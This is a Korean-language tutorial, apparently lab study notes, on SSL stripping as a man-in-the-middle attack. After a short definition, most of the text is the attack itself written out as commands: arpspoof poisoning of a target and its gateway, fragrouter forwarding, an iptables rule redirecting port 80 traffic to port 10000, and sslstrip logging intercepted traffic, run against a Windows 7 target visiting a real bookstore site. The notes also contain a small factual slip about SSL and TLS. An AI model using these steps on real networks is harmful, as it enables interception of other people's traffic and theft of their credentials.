0. SSL Strip
0) SSL 이란?
전송(4)계층 보안 프로토콜, TLS(과거 명칭, Transprot Layer Security)
HTTP 통신을 암호화하는데 사용
1) SSL 스트립이란?

MITM 공격을 수행하고 있을 때 해커와 타깃은 HTTP로 통신하고 정상적인 웹 서버와 해커는 HTTPS로 통신해서
웹 서버는 비정상적인 패킷이라 판단 못하고 접속을 허용하게 되고 타깃은 비정상적인 통신을 수행한다.
1. SSL Strip 예제
arpspoof -t [타깃의 IP] [타깃의 게이트웨이 IP]
arpspoof -t [타깃의 게이트웨이의 IP] [타깃의 IP] 실행
fragrouter -B1
까지하고,
💻 타깃(윈도우 7)에서:
2. 💻 타깃 :: 사이트 접속
cmd에서 arp -a로 확인.

맥주소가 똑같은 것을 확인 후,
3.
다시 🏴☠️ 해커 컴퓨터에서,
apt-get install iptables
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
iptables-save
sslstrip -l 10000 -w ssl.log

netstat -anlp | grep :10000


4. 💻 타깃 :: 사이트 접속
예시로 저는 교보문고 사이트에 접속 했습니다.
정리 :
요것도 한 번 ..
sslstrip -l 10000 -w ssl.log -a -k -f
# NAT :
기능 : 특정 ip를 다른 ip로 바꿔 주는 것.
그것을 사설 ip를 공인 ip로 바꿔주는 것으로 이용한 것!